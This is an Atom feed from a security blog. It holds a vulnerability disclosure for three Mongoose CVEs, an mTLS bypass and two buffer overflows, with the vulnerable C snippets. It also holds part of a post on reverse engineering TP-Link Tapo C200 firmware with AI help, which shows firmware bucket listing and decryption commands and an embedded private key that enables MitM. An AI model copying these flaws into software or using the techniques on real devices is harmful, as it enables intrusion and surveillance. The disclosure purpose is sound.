<?xml version="1.0" encoding="utf-8"?>
<feed xmlns="http://www.w3.org/2005/Atom">
  <title>evilsocket</title>
  
  <subtitle>I hack stuff.</subtitle>
  <link href="https://www.evilsocket.net/atom.xml" rel="self"/>
  
  <link href="https://www.evilsocket.net/"/>
  <updated>2026-04-02T12:43:46.150Z</updated>
  <id>https://www.evilsocket.net/</id>
  
  <author>
    <name>Simone Margaritelli</name>
    
  </author>
  
  <generator uri="https://hexo.io/">Hexo</generator>
  
  <entry>
    <title>Mongoose: Preauth RCE and mTLS Bypass on Millions of Devices</title>
    <link href="https://www.evilsocket.net/2026/04/02/Mongoose-Preauth-Remote-Code-Execution-and-mTLS-Bypass/"/>
    <id>https://www.evilsocket.net/2026/04/02/Mongoose-Preauth-Remote-Code-Execution-and-mTLS-Bypass/</id>
    <published>2026-04-01T22:00:00.000Z</published>
    <updated>2026-04-02T12:43:46.150Z</updated>
    
    <content type="html"><![CDATA[<p><img src="/images/2026/mongoose/cesanta_logo.png" alt="cesanta"></p><p>So, <a href="https://github.com/cesanta/mongoose">Mongoose</a>. If you’ve never heard of it, you’ve almost certainly used a device that runs it. It’s a single-file, cross-platform embedded network library written in C by <a href="https://cesanta.com/">Cesanta</a> that provides HTTP/HTTPS, WebSocket, MQTT, mDNS and more, designed specifically for embedded systems and IoT devices where something like OpenSSL would be way too heavy. Their own website claims deployment on <strong>hundreds of millions of devices</strong> by companies like Siemens, Schneider Electric, Broadcom, Bosch, Google, Samsung, Qualcomm and Caterpillar. They even claim it runs on the <strong>International Space Station</strong>. We’re talking everything from smart home gateways and IP cameras to industrial PLCs, SCADA systems and, apparently, space.</p><p><img src="/images/2026/mongoose/iss_mongoose.png" alt="mongoose web server"></p><p>One of Mongoose’s key selling points is its <strong>built-in TLS 1.3 implementation</strong> (<code>MG_TLS_BUILTIN</code>). Instead of linking against OpenSSL or mbedTLS, you get TLS right out of the box, including mutual TLS (mTLS) for client certificate authentication. This is particularly appealing for embedded devices where every kilobyte of firmware matters and cross-compiling OpenSSL for some obscure MIPS or ARM SoC is a pain. Sounds great, right?</p><p align="center"><img src="/images/2026/mongoose/one-does-not-simply.jpg" alt="one does not simply roll their own crypto"></p><p>During one of the usual weekend fun projects, I found three vulnerabilities in Mongoose v7.20, each independently exploitable: <strong>complete bypass of mTLS authentication</strong>, <strong>preauth RCE as root</strong> via a heap overflow in the client public key parsing logic, and <strong>preauth RCE via a single UDP packet</strong> through mDNS. No authentication required for any of them. Not that authentication can’t be bypassed anyway :D</p><h2 class="heading-anchor" id="Disclosure-Timeline"><a href="#Disclosure-Timeline" class="anchor-link" aria-hidden="true">#</a><a href="#Disclosure-Timeline" class="headerlink" title="Disclosure Timeline"></a>Disclosure Timeline</h2><ul><li><strong>2026-02-17</strong> - Vulnerabilities reported, <a href="https://github.com/cesanta/mongoose/blob/eefec28b50bd9b2f08efd2477d033907f27cd837/README.md?plain=1#L203">as per project README, via email to <code>support@mongoose.ws</code></a> with full technical details, weaponized exploits and proposed fixes.</li><li><strong>2026-02-26</strong> - Created GitHub issue <a href="https://github.com/cesanta/mongoose/issues/3453">#3453</a> to get any sort of ACK.</li><li><strong>2026-02-26</strong> - Maintainer response: <em>“Please do not discuss security stuff here. You will receive a response in due time.”</em> Issue closed as <strong>“not planned.”</strong></li><li><strong>2026-02-26</strong> - Cesanta finally realizes they wrote the wrong email address in the project README, and the conversation actually starts …</li><li><strong>2026-03-02</strong> - VulDB is involved for coordination and CVE assignment.</li><li><strong>2026-03-31</strong> - CVE-2026-5244, CVE-2026-5245 and CVE-2026-5246 assigned.</li><li><strong>2026-04-01</strong> - Mongoose v7.21 is released, including the patches.</li><li><strong>2026-04-02</strong> - Public disclosure from yours truly</li></ul><h2 class="heading-anchor" id="Summary"><a href="#Summary" class="anchor-link" aria-hidden="true">#</a><a href="#Summary" class="headerlink" title="Summary"></a>Summary</h2><ul><li><a href="https://vuldb.com/vuln/354827">CVE-2026-5246</a> | <strong>mg_tls_verify_cert_signature()</strong> returns success without checking the signature when the CA uses a P-384 key. Any client certificate from any CA is accepted. Complete mTLS bypass. (CVSS 5.6 Medium, CWE-295 Improper Certificate Validation)</li><li><a href="https://vuldb.com/vuln/354825">CVE-2026-5244</a> | <strong>mg_tls_recv_cert()</strong> copies an attacker-controlled RSA public key into a fixed 528-byte heap buffer with no bounds check. Heap overflow overwrites <code>mg_connection-&gt;fn</code> function pointer → shellcode execution as root. (CVSS 7.3 High, CWE-122 Heap-based Buffer Overflow)</li><li><a href="https://vuldb.com/vuln/354826">CVE-2026-5245</a> | <strong>handle_mdns_record()</strong> packs four DNS records into a 282-byte stack buffer without bounds checking. A single UDP packet overflows the stack by 386 bytes, corrupting saved registers and the return address. On MIPS with executable stack, this is exploitable for preauth RCE. (CVSS 5.6 Medium, CWE-121 Stack-based Buffer Overflow)</li></ul><p>All three affect Mongoose versions 7.0 through 7.20. Fixed in version 7.21.</p><h3 class="heading-anchor" id="Impact"><a href="#Impact" class="anchor-link" aria-hidden="true">#</a><a href="#Impact" class="headerlink" title="Impact"></a>Impact</h3><p>A remote unauthenticated attacker can:</p><ul><li><strong>Bypass mTLS authentication entirely</strong> on any Mongoose server using a P-384 CA certificate, gaining unauthorized access to management interfaces on critical infrastructure.</li><li><strong>Achieve remote code execution as root</strong> during the TLS handshake, before any HTTP request is processed, via a heap buffer overflow triggered by a crafted client certificate.</li><li><strong>Achieve remote code execution via mDNS</strong> with a single 34-byte UDP packet on IoT gateways, industrial controllers, and embedded systems (when the mDNS TXT buffer is configured larger than default).</li></ul><h3 class="heading-anchor" id="Affected-Systems"><a href="#Affected-Systems" class="anchor-link" aria-hidden="true">#</a><a href="#Affected-Systems" class="headerlink" title="Affected Systems"></a>Affected Systems</h3><p>Mongoose is deployed on hundreds of millions of devices by companies including Siemens, Schneider Electric, Broadcom, Bosch, Google, Samsung, Qualcomm, and Caterpillar. Any device using <code>MG_TLS_BUILTIN</code> or mDNS is potentially affected:</p><ul><li>Industrial PLCs and SCADA gateways</li><li>Smart home hubs and IP cameras</li><li>Building automation controllers</li><li>Medical devices</li><li>Automotive infotainment systems</li><li>Any embedded device running Mongoose 7.0-7.20</li></ul><h3 class="heading-anchor" id="Remediation"><a href="#Remediation" class="anchor-link" aria-hidden="true">#</a><a href="#Remediation" class="headerlink" title="Remediation"></a>Remediation</h3><ul><li><strong>Update to Mongoose 7.21</strong> which contains fixes for all three vulnerabilities.</li><li>If you can’t update, <strong>switch from <code>MG_TLS_BUILTIN</code> to OpenSSL or mbedTLS</strong> for your TLS implementation.</li><li>If you’re using mDNS, <strong>disable it</strong> if you don’t need it.</li><li><strong>Do not use P-384 CA certificates</strong> with Mongoose’s built-in TLS on any version prior to 7.21.</li><li>If running on embedded devices with no hardening (no ASLR, no PIE, executable heap - which is most of them), <strong>treat this as critical priority</strong>.</li></ul><h2 class="heading-anchor" id="Bug-1-“ignore-secp386-for-now”-mTLS-Authentication-Bypass-CVE-2026-5246"><a href="#Bug-1-“ignore-secp386-for-now”-mTLS-Authentication-Bypass-CVE-2026-5246" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-1-“ignore-secp386-for-now”-mTLS-Authentication-Bypass-CVE-2026-5246" class="headerlink" title="Bug 1: “ignore secp386 for now” - mTLS Authentication Bypass (CVE-2026-5246)"></a>Bug 1: “ignore secp386 for now” - mTLS Authentication Bypass (CVE-2026-5246)</h2><p>Let’s start with the fun one, the one that made me literally say “no way” out loud. Mutual TLS (mTLS) is the gold standard for device-to-device authentication in IoT deployments. Instead of passwords or API keys, both the server and the client present X.509 certificates signed by a trusted Certificate Authority. The server verifies the client’s certificate against its CA, and only if the signature checks out does the client get access.</p><p>In Mongoose’s built-in TLS implementation, this verification happens in <code>mg_tls_verify_cert_signature()</code>. Here’s the relevant code path from <a href="https://github.com/cesanta/mongoose/blob/eefec28b50bd9b2f08efd2477d033907f27cd837/src/tls_builtin.c#L1527"><code>tls_builtin.c</code> line 1527</a>:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> (issuer-&gt;pubkey.len == <span class="number">64</span>) &#123;</span><br><span class="line">  <span class="comment">// secp256r1 (P-256) verification - actually checks the signature</span></span><br><span class="line">  <span class="keyword">return</span> mg_uecc_verify(...);</span><br><span class="line">&#125; <span class="keyword">else</span> <span class="keyword">if</span> (issuer-&gt;pubkey.len == <span class="number">96</span>) &#123;</span><br><span class="line">  MG_VERBOSE((<span class="string">&quot;ignore secp386 for now&quot;</span>));  <span class="comment">// &lt;--- LMAO</span></span><br><span class="line">  <span class="keyword">return</span> <span class="number">1</span>;                                 <span class="comment">// &lt;--- ALWAYS SUCCESS, NO CHECK</span></span><br><span class="line">&#125; <span class="keyword">else</span> &#123;</span><br><span class="line">  MG_ERROR((<span class="string">&quot;unsupported public key length: %d&quot;</span>, issuer-&gt;pubkey.len));</span><br><span class="line">  <span class="keyword">return</span> <span class="number">0</span>;</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p>When the CA certificate uses a P-384 (secp384r1) ECDSA public key the function <strong>returns 1 (success) without performing any signature verification at all</strong>. The comment even says “ignore secp386 for now”.</p><p>What does this mean in practice? If your Mongoose mTLS server uses a P-384 CA (which is a perfectly reasonable and increasingly common choice since P-384 provides 192-bit security vs P-256’s 128-bit), then <strong>any client certificate is accepted</strong>. It doesn’t matter who signed it. It doesn’t matter if you generated it yourself five seconds ago with a completely random CA. The server will let you in.</p><p>This is bad enough on its own. mTLS is specifically designed to prevent unauthorized access to sensitive management interfaces. But it gets worse.</p><h2 class="heading-anchor" id="Bug-2-TLS-Heap-Buffer-Overflow-→-Remote-Code-Execution-CVE-2026-5244"><a href="#Bug-2-TLS-Heap-Buffer-Overflow-→-Remote-Code-Execution-CVE-2026-5244" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-2-TLS-Heap-Buffer-Overflow-→-Remote-Code-Execution-CVE-2026-5244" class="headerlink" title="Bug 2: TLS Heap Buffer Overflow → Remote Code Execution (CVE-2026-5244)"></a>Bug 2: TLS Heap Buffer Overflow → Remote Code Execution (CVE-2026-5244)</h2><p>This one is independent from Bug 1. The heap overflow triggers during certificate parsing in the TLS handshake. It doesn’t matter whether the certificate passes verification or not, because the vulnerable <code>memmove</code> happens <em>before</em> any signature check. Any TLS client that sends a crafted certificate with an oversized RSA public key can trigger it.</p><p>In <code>mg_tls_recv_cert()</code> (<a href="https://github.com/cesanta/mongoose/blob/eefec28b50bd9b2f08efd2477d033907f27cd837/src/tls_builtin.c#L1645">this line</a>), when Mongoose processes a client certificate during the TLS handshake, it copies the certificate’s public key into a fixed-size buffer:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">memmove(tls-&gt;pubkey, ci-&gt;pubkey.buf, ci-&gt;pubkey.len);</span><br><span class="line"><span class="comment">//       ^^^^^^^^^^                   ^^^^^^^^^^^^^^^^^</span></span><br><span class="line"><span class="comment">//       528-byte buffer              attacker-controlled length (from X.509 cert DER)</span></span><br></pre></td></tr></table></figure><p>The <code>pubkey</code> field inside <code>tls_data</code> is a fixed 528-byte buffer. The length <code>ci-&gt;pubkey.len</code> comes directly from parsing the client’s X.509 certificate DER - which the attacker fully controls. There is <strong>no bounds check</strong>.</p><p>Great.</p><p>An 8192-bit RSA key has a modulus of ~1037 bytes. That’s 509 bytes past the end of the 528-byte buffer, overflowing across the heap into adjacent allocations.</p><p>Since Mongoose is distributed as a single-file C library, it gets compiled into an enormous variety of targets - from Linux and FreeBSD servers to bare-metal microcontrollers, FreeRTOS, Zephyr, and other real-time operating systems. The heap layout, available hardening, and exploitability will differ across each one. That said, on embedded MIPS devices compiled with <code>-z execstack</code> (which is extremely common - no PIE, no canaries, no RELRO), this is game over. While <code>PT_GNU_STACK RWE</code> technically marks the <em>stack</em> as executable, on MIPS Linux the kernel sets <code>READ_IMPLIES_EXEC</code> as a side effect, which makes the heap executable too. On older uClibc-based embedded targets, <code>PT_GNU_STACK</code> may not even be processed at all, meaning the stack (and heap) are executable by default. Either way, the overflow executes with whatever privileges the server runs as - typically root on IoT devices.</p><p>The entire attack happens during the TLS handshake, before any HTTP request is processed. On a typical IoT device compiled with no hardening (which is the norm, not the exception), this is a reliable, single-shot preauth remote code execution.</p><h2 class="heading-anchor" id="Bug-3-mDNS-Stack-Buffer-Overflow-→-RCE-CVE-2026-5245"><a href="#Bug-3-mDNS-Stack-Buffer-Overflow-→-RCE-CVE-2026-5245" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-3-mDNS-Stack-Buffer-Overflow-→-RCE-CVE-2026-5245" class="headerlink" title="Bug 3: mDNS Stack Buffer Overflow → RCE (CVE-2026-5245)"></a>Bug 3: mDNS Stack Buffer Overflow → RCE (CVE-2026-5245)</h2><p>This one is different from the TLS bugs. It doesn’t require mTLS, it doesn’t require TLS at all. It requires a single UDP packet.</p><p>Mongoose includes mDNS (multicast DNS) support for service discovery - the same protocol that lets your phone find printers and smart home devices on the local network. When a device registers an mDNS service (like <code>_http._tcp</code>), it responds to PTR queries with multiple DNS records: a PTR record pointing to the service name, an SRV record with the hostname and port, a TXT record with device metadata, and an A record with the IP address.</p><p>The function <code>handle_mdns_record()</code> in <a href="https://github.com/cesanta/mongoose/blob/eefec28b50bd9b2f08efd2477d033907f27cd837/mongoose.c#L486"><code>mongoose.c</code> (dns.c line 388)</a> allocates a fixed-size stack buffer for this response:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">uint8_t</span> buf[<span class="keyword">sizeof</span>(struct mg_dns_header) + <span class="number">256</span> + <span class="keyword">sizeof</span>(mdns_answer) + <span class="number">4</span>];</span><br><span class="line"><span class="comment">// = 12 + 256 + 10 + 4 = 282 bytes</span></span><br></pre></td></tr></table></figure><p>That buffer was sized for a single DNS name (max 256 bytes). But a PTR response packs <strong>four records</strong> into it sequentially, and the critical copy in <code>build_txt_record()</code> has no bounds check:</p><figure class="highlight c"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="built_in">memcpy</span>(p, r-&gt;txt.buf, r-&gt;txt.len), p += r-&gt;txt.len;  <span class="comment">// &lt;--- NO BOUNDS CHECK</span></span><br></pre></td></tr></table></figure><p>The response size formula is:</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">total = 82 + srvcproto.len + 2 * respname.len + txt.len</span><br></pre></td></tr></table></figure><p>With standard IoT device metadata - a 63-character hostname and ~450 bytes of TXT records (firmware version, model, serial number, capabilities - perfectly normal stuff per RFC 6763):</p><figure class="highlight text"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">total = 82 + 10 + 2*63 + 450 = 668 bytes</span><br></pre></td></tr></table></figure><p>That’s a 386-byte overflow on a 282-byte buffer. On the stack. From a single UDP packet.</p><h2 class="heading-anchor" id="Final-Thoughts"><a href="#Final-Thoughts" class="anchor-link" aria-hidden="true">#</a><a href="#Final-Thoughts" class="headerlink" title="Final Thoughts"></a>Final Thoughts</h2><p>If you’re using Mongoose with <code>MG_TLS_BUILTIN</code> in production - especially on embedded devices with no hardening, apply the fixes above. Now.</p><p>By the way, this is the <a href="/2024/09/26/Attacking-UNIX-systems-via-CUPS-Part-I/">second time I pwn a major project</a> that claims to be covered by <a href="https://github.com/google/oss-fuzz">oss-fuzz</a>. And I do this as a noob, just for fun on the weekends. Funny how the pros never seem to question the effectiveness of oss-fuzz with the same passion they use while attacking AI assisted security research :D</p><p><img src="/images/2026/mongoose/oss_fuzz.jpg" alt="oss-fuzz"></p><p>Stay safe out there. And maybe don’t roll your own TLS.</p><p>Hack the planet!</p>]]></content>


    <summary type="html">&lt;p&gt;&lt;img src=&quot;/images/2026/mongoose/cesanta_logo.png&quot; alt=&quot;cesanta&quot;&gt;&lt;/p&gt;
&lt;p&gt;So, &lt;a href=&quot;https://github.com/cesanta/mongoose&quot;&gt;Mongoose&lt;/a&gt;. I</summary>


    <category term="rce" scheme="https://www.evilsocket.net/tags/rce/"/>
    
    <category term="exploit" scheme="https://www.evilsocket.net/tags/exploit/"/>
    
    <category term="responsible disclosure" scheme="https://www.evilsocket.net/tags/responsible-disclosure/"/>
    
    <category term="vulnerability research" scheme="https://www.evilsocket.net/tags/vulnerability-research/"/>
    
    <category term="cve" scheme="https://www.evilsocket.net/tags/cve/"/>
    
    <category term="tls" scheme="https://www.evilsocket.net/tags/tls/"/>
    
    <category term="embedded devices" scheme="https://www.evilsocket.net/tags/embedded-devices/"/>
    
    <category term="iot security" scheme="https://www.evilsocket.net/tags/iot-security/"/>
    
    <category term="security" scheme="https://www.evilsocket.net/tags/security/"/>
    
    <category term="iot" scheme="https://www.evilsocket.net/tags/iot/"/>
    
    <category term="mongoose" scheme="https://www.evilsocket.net/tags/mongoose/"/>
    
    <category term="cesanta" scheme="https://www.evilsocket.net/tags/cesanta/"/>
    
    <category term="embedded" scheme="https://www.evilsocket.net/tags/embedded/"/>
    
    <category term="mips" scheme="https://www.evilsocket.net/tags/mips/"/>
    
    <category term="mtls" scheme="https://www.evilsocket.net/tags/mtls/"/>
    
    <category term="mdns" scheme="https://www.evilsocket.net/tags/mdns/"/>
    
    <category term="buffer overflow" scheme="https://www.evilsocket.net/tags/buffer-overflow/"/>
    
    <category term="heap overflow" scheme="https://www.evilsocket.net/tags/heap-overflow/"/>
    
    <category term="stack overflow" scheme="https://www.evilsocket.net/tags/stack-overflow/"/>
    
    <category term="authentication bypass" scheme="https://www.evilsocket.net/tags/authentication-bypass/"/>
    
    <category term="industrial control" scheme="https://www.evilsocket.net/tags/industrial-control/"/>
    
    <category term="CVE-2026-5244" scheme="https://www.evilsocket.net/tags/CVE-2026-5244/"/>
    
    <category term="CVE-2026-5245" scheme="https://www.evilsocket.net/tags/CVE-2026-5245/"/>
    
    <category term="CVE-2026-5246" scheme="https://www.evilsocket.net/tags/CVE-2026-5246/"/>
    
  </entry>
  
  <entry>
    <title>TP-Link Tapo C200: Hardcoded Keys, Buffer Overflows and Privacy in the Era of AI Assisted Reverse Engineering</title>
    <link href="https://www.evilsocket.net/2025/12/18/TP-Link-Tapo-C200-Hardcoded-Keys-Buffer-Overflows-and-Privacy-in-the-Era-of-AI-Assisted-Reverse-Engineering/"/>
    <id>https://www.evilsocket.net/2025/12/18/TP-Link-Tapo-C200-Hardcoded-Keys-Buffer-Overflows-and-Privacy-in-the-Era-of-AI-Assisted-Reverse-Engineering/</id>
    <published>2025-12-17T23:00:00.000Z</published>
    <updated>2026-04-26T17:19:06.813Z</updated>
    
    <content type="html"><![CDATA[<p>Hi friends and welcome to the last post for this year! Whenever someone asks me how to get started with reverse engineering, I always give the same advice: buy the cheapest IP camera you can find. These devices are self-contained little ecosystems - they have firmware you can extract, network protocols you can sniff, and mobile apps you can decompile. Chances are, you’ll find something interesting. At worst, you’ll learn a lot about assembly and embedded systems. At best, you’ll find some juicy vulnerability and maybe learn how to exploit it!</p><p><img src="/images/2025/tapo/header.jpg" alt="tp-link tapo c200"></p><p>I own several TP-Link Tapo C200 cameras myself. They’re cheap (less than 20 EUR from Italy), surprisingly stable, and I genuinely like them - they just work. One weekend, I decided just for fun to take my own advice. The Tapo C200 has been around for a while and has had <a href="https://www.cvedetails.com/vulnerability-list/vendor_id-11936/product_id-83493/Tp-link-Tapo-C200-Firmware.html">a few CVEs</a> discovered and more or less patched over the years, so I honestly wasn’t expecting to find much in the latest firmware. However, I wanted to use this chance to perform some <strong>AI assisted reverse engineering</strong> and test whether I could still find anything at all.</p><p>I documented the entire process live on <a href="https://discord.com/channels/1100085665766572142/1396102661257957396">Arcadia</a> - my thought process, the dead ends, the AI prompts that worked and the ones that didn’t. If you want the raw, unfiltered version with screenshots and videos of things crashing, go check that out.</p><p>This post is the cleaned-up version of that journey, where I wanted to show how I approach firmware analysis these days, now that we have AI. You will notice that in several instances I will be particularly lazy and delegate to AI things I could have done manually and/or inferred myself after some more work. Keep in mind that while I <em>am</em> generally lazy, this was also an experiment in integrating and documenting how effective AI can be for security research and reverse engineering, and especially in making them accessible to less experienced/sophisticated researchers/attackers.</p><p>What started as a lazy weekend project turned into finding a few security vulnerabilities that affect about <a href="https://www.zoomeye.ai/searchResult?q=IlRQUkktREVWSUNFIg==">25,000 of these devices directly exposed on the internet</a>.</p><p><img src="/images/2025/tapo/map.png" alt="tapo c200 devices map"></p><h2 class="heading-anchor" id="Getting-the-Firmware"><a href="#Getting-the-Firmware" class="anchor-link" aria-hidden="true">#</a><a href="#Getting-the-Firmware" class="headerlink" title="Getting the Firmware"></a>Getting the Firmware</h2><small><h3 id="tools" class="heading-anchor" style="margin: 0px; font-weight: 500; font-size: 1rem"><a href="#tools" class="anchor-link" aria-hidden="true">#</a>Tools</h3><ul style="margin: 0px; padding-left: 1.5em; font-size: 0.9rem">    <li>        Old friend <a href="https://java-decompiler.github.io/" target="_blank">JD-GUI</a> to reverse the Android app and get a sense of things    </li>    <li>        <a href="https://aws.amazon.com/cli/" target="_blank">The AWS CLI</a> to download the firmware image.    </li>    <li>        <a href="https://github.com/ReFirmLabs/binwalk" target="_blank">binwalk</a> for firmware inspection.    </li>    <li>        <a href="https://grok.com" target="_blank">Grok</a> to give a quick AI assisted look into prior research.       </li></ul></small><p>The first step is always obtaining the firmware binary file and this time it was super easy! After some <a href="/2017/04/27/Android-Applications-Reversing-101/">basic reversing</a> of the <a href="https://play.google.com/store/apps/details?id=com.tplink.iot&hl=it">Tapo Android app</a>, I found out that TP-Link have their entire firmware repository in an open S3 bucket. No authentication required. So, you can list and download every version of every firmware they’ve ever released for any device they ever produced:</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">$ aws s3 ls s3://download.tplinkcloud.com/ --no-sign-request --recursive</span><br></pre></td></tr></table></figure><p><a href="/images/2025/tapo/bucket_contents.txt">The entire output is here, for the curious</a>. This provides access to the firmware image of every TP-Link device - routers, cameras, smart plugs, you name it. A reverse engineer’s candy store.</p><p>I grabbed version <strong>1.4.2 Build 250313 Rel.40499n</strong> for the C200 (Hardware Revision 3), named <code>Tapo_C200v3_en_1.4.2_Build_250313_Rel.40499n_up_boot-signed_1747894968535.bin</code>, and started poking around. However, the first attempt at identifying its format via binwalk was not successful, indicating that some sort of encryption or obfuscation was in place.</p><p>And here is where I started using AI. I used Grok to <a href="https://x.com/i/grok/share/t9RzvgCRwIluVGnXMu39VVxDx">do some deep research</a> on how to decrypt the firmware for these cameras. Since I knew other hackers worked on this before, I delegated searching into hundreds of relevant web pages to the AI:</p><p><img src="/images/2025/tapo/grok-fw.png" alt="grok"></p><h3 class="heading-anchor" id="Decrypting-the-Firmware"><a href="#Decrypting-the-Firmware" class="anchor-link" aria-hidden="true">#</a><a href="#Decrypting-the-Firmware" class="headerlink" title="Decrypting the Firmware"></a>Decrypting the Firmware</h3><small><h3 id="tools-1" class="heading-anchor" style="margin: 0px; font-weight: 500; font-size: 1rem"><a href="#tools-1" class="anchor-link" aria-hidden="true">#</a>Tools</h3><ul style="margin: 0px; padding-left: 1.5em; font-size: 0.9rem">    <li>        The <a href="https://github.com/robbins/tp-link-decrypt" target="_blank">tp-link-decrypt</a> tool to decrypt the firmware image.    </li>    <li>        <a href="https://github.com/ReFirmLabs/binwalk" target="_blank">binwalk</a> for firmware inspection.    </li></ul></small><p>Thanks to Grok, the <a href="https://github.com/robbins/tp-link-decrypt">tp-link-decrypt</a> tool and the fact that every firmware image for every device seems to be encrypted the same exact way, we can now decrypt the firmware. The tool extracts RSA keys from TP-Link’s own GPL code releases - they publish the decryption keys themselves as part of their open source obligations.</p><p>Credits to @watchfulip for the <a href="https://watchfulip.github.io/28-12-24/tp-link_c210_v2.html">original extensive TP-Link firmware research</a> and @tangrs for <a href="https://blog.tangrs.id.au/2025/09/22/decrypting-tplink-smart-switch-firmware/">finding that the relevant binaries are published in TP-Link GPL code dumps and how to extract keys from them</a>.</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">$ git <span class="built_in">clone</span> https://github.com/robbins/tp-link-decrypt</span><br><span class="line">$ <span class="built_in">cd</span> tp-link-decrypt</span><br><span class="line">$ ./preinstall.sh        <span class="comment"># Install dependencies</span></span><br><span class="line">$ ./extract_keys.sh      <span class="comment"># Extract RSA keys from TP-Link&#x27;s GPL code</span></span><br><span class="line">$ make</span><br><span class="line">$ bin/tp-link-decrypt Tapo_C200_firmware.bin</span><br></pre></td></tr></table></figure><p>After decryption, the firmware revealed a fairly standard structure: a bootloader, a kernel, and a SquashFS root filesystem.</p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">$ binwalk -e Tapo_C200_v3_1.4.2_decrypted.bin</span><br></pre></td></tr></table></figure><p><img src="/images/2025/tapo/binwalk.jpg" alt="binwalk"></p><h2 class="heading-anchor" id="Hunting-for-Bugs"><a href="#Hunting-for-Bugs" class="anchor-link" aria-hidden="true">#</a><a href="#Hunting-for-Bugs" class="headerlink" title="Hunting for Bugs"></a>Hunting for Bugs</h2><small><h3 id="tools-2" class="heading-anchor" style="margin: 0px; font-weight: 500; font-size: 1rem"><a href="#tools-2" class="anchor-link" aria-hidden="true">#</a>Tools</h3><ul style="margin: 0px; padding-left: 1.5em; font-size: 0.9rem">    <li>        <a href="https://github.com/NationalSecurityAgency/ghidra" target="_blank">Ghidra</a> to decompile and understand the MIPS binaries    </li>    <li>        <a href="https://github.com/LaurieWired/GhidraMCP" target="_blank">GhidraMCP</a> to let an AI connect to my running Ghidra instance and support me in the process.    </li>    <li>        <a href="https://github.com/cline/cline" target="_blank">            Cline        </a> to ask AI to explore the filesystem and find interesting components.    </li>    <li>        A mix of <a href="https://claude.ai/" target="_blank">Anthropic's Opus and Sonnet 4</a>.    </li></ul></small><p>Once extracted, I used AI and Cline to explore the filesystem in search of which components handle the discovery protocol, camera web API, video streaming, etc all discovered earlier while reversing the Android app.</p><blockquote class="twitter-tweet"><p lang="en" dir="ltr">Claude Opus 4: &quot;this is the firmware of an ipcam, i&#39;m trying to find where the webapp that serves the API is managed&quot; <a href="https://t.co/NrgtKGUD8h">pic.twitter.com/NrgtKGUD8h</a></p>&mdash; Simone Margaritelli (@evilsocket) <a href="https://twitter.com/evilsocket/status/1946238860007973282?ref_src=twsrc%5Etfw">July 18, 2025</a></blockquote> <script async src="https://platform.twitter.com/widgets.js" charset="utf-8"></script><p>Loading Ghidra and giving a quick look at the <code>tp_manage</code> binary, revealed the first interesting thing:</p><p><img src="/images/2025/tapo/certs.webp" alt="tp_manage"></p><p>This private key is not generated at boot. Similarly to <a href="https://nvd.nist.gov/vuln/detail/CVE-2025-1099">CVE-2025-1099 for the C500</a>, the C200 embeds in its firmware the private key that serves the SSL for a few APIs. If you’re on the same network as a camera, you can MitM and decrypt their HTTPS traffic with keys you extracted from the firmware image - without ever touching the hardware. For a <em>security</em> camera streaming video of people’s homes, this is… not ideal.</p><p>I kept loading the other interesting binaries and exploring them in Ghidra using AI to quickly get a sense of the main features and possible entry points for an attacker.</p><p><strong>Asking AI to explain a function</strong> and its relation to the other functions proved to be very useful for instance to understand encryption / obfuscation routines and network protocol handlers. This allows you to go from here:</p><p><img src="/images/2025/tapo/decompiled.webp" alt="decompiled"></p><p>To a higher level understanding that the AI can provide:</p><p><img src="/images/2025/tapo/udpcrc.webp" alt="udp crc"></p><p>Another technique I found particularly effective is asking the AI to analyze a given function of interest and <strong>rename its variables and parameters to something meaningful based on context</strong>. Then do the same for the functions it calls, recursively following the branches you’re interested in. After a few iterations, what started as <code>FUN_0042eb7c(undefined2 *param_1, undefined4 param_2, int param_3)</code> becomes <code>handleConnectAp(connection *conn, int flags, json *params)</code> - and suddenly the decompiled code reads almost like the original source. </p><p>This iterative refinement approach, which I find a great example of human-AI collaboration where neither alone would be as efficient, is how I mapped most of the HTTP handlers, discovery protocol, and so on. What follows is the bottom line of my findings. For more details on the process, refer to <a href="https://discord.com/channels/1100085665766572142/1396102661257957396">the original Discord thread</a>.</p><p>As a side note, I did not investigate (much) the exploitability of the following bugs to achieve code execution, mostly because I’m not familiar with MIPS, and it was not my intent. You can however do it relatively easily once <a href="https://www.hacefresko.com/posts/tp-link-tapo-c200-unauthenticated-rce">obtained a shell via physical access</a>, due to the presence of the <code>/bin/gdbserver</code> binary in the firmware.</p><h2 class="heading-anchor" id="Bug-1-Pre-Auth-ONVIF-SOAP-XML-Parser-Memory-Overflow-CVE-2025-8065"><a href="#Bug-1-Pre-Auth-ONVIF-SOAP-XML-Parser-Memory-Overflow-CVE-2025-8065" class="anchor-link" aria-hidden="true">#</a><a href="#Bug-1-Pre-Auth-ONVIF-SOAP-XML-Parser-Memory-Overflow-CVE-2025-8065" class="headerlink" title="Bug 1: Pre-Auth ONVIF SOAP XML Parser Memory Overflow (CVE-2025-8065)"></a>Bug 1: Pre-Auth ONVIF SOAP XML Parser Memory Overflow (CVE-2025-8065)</h2><p>The Tapo C200 exposes an ONVIF service via the <code>/bin/main</code> server listening on port 2020 for interoperability with standard video management systems. The problem is in how it parses SOAP XML 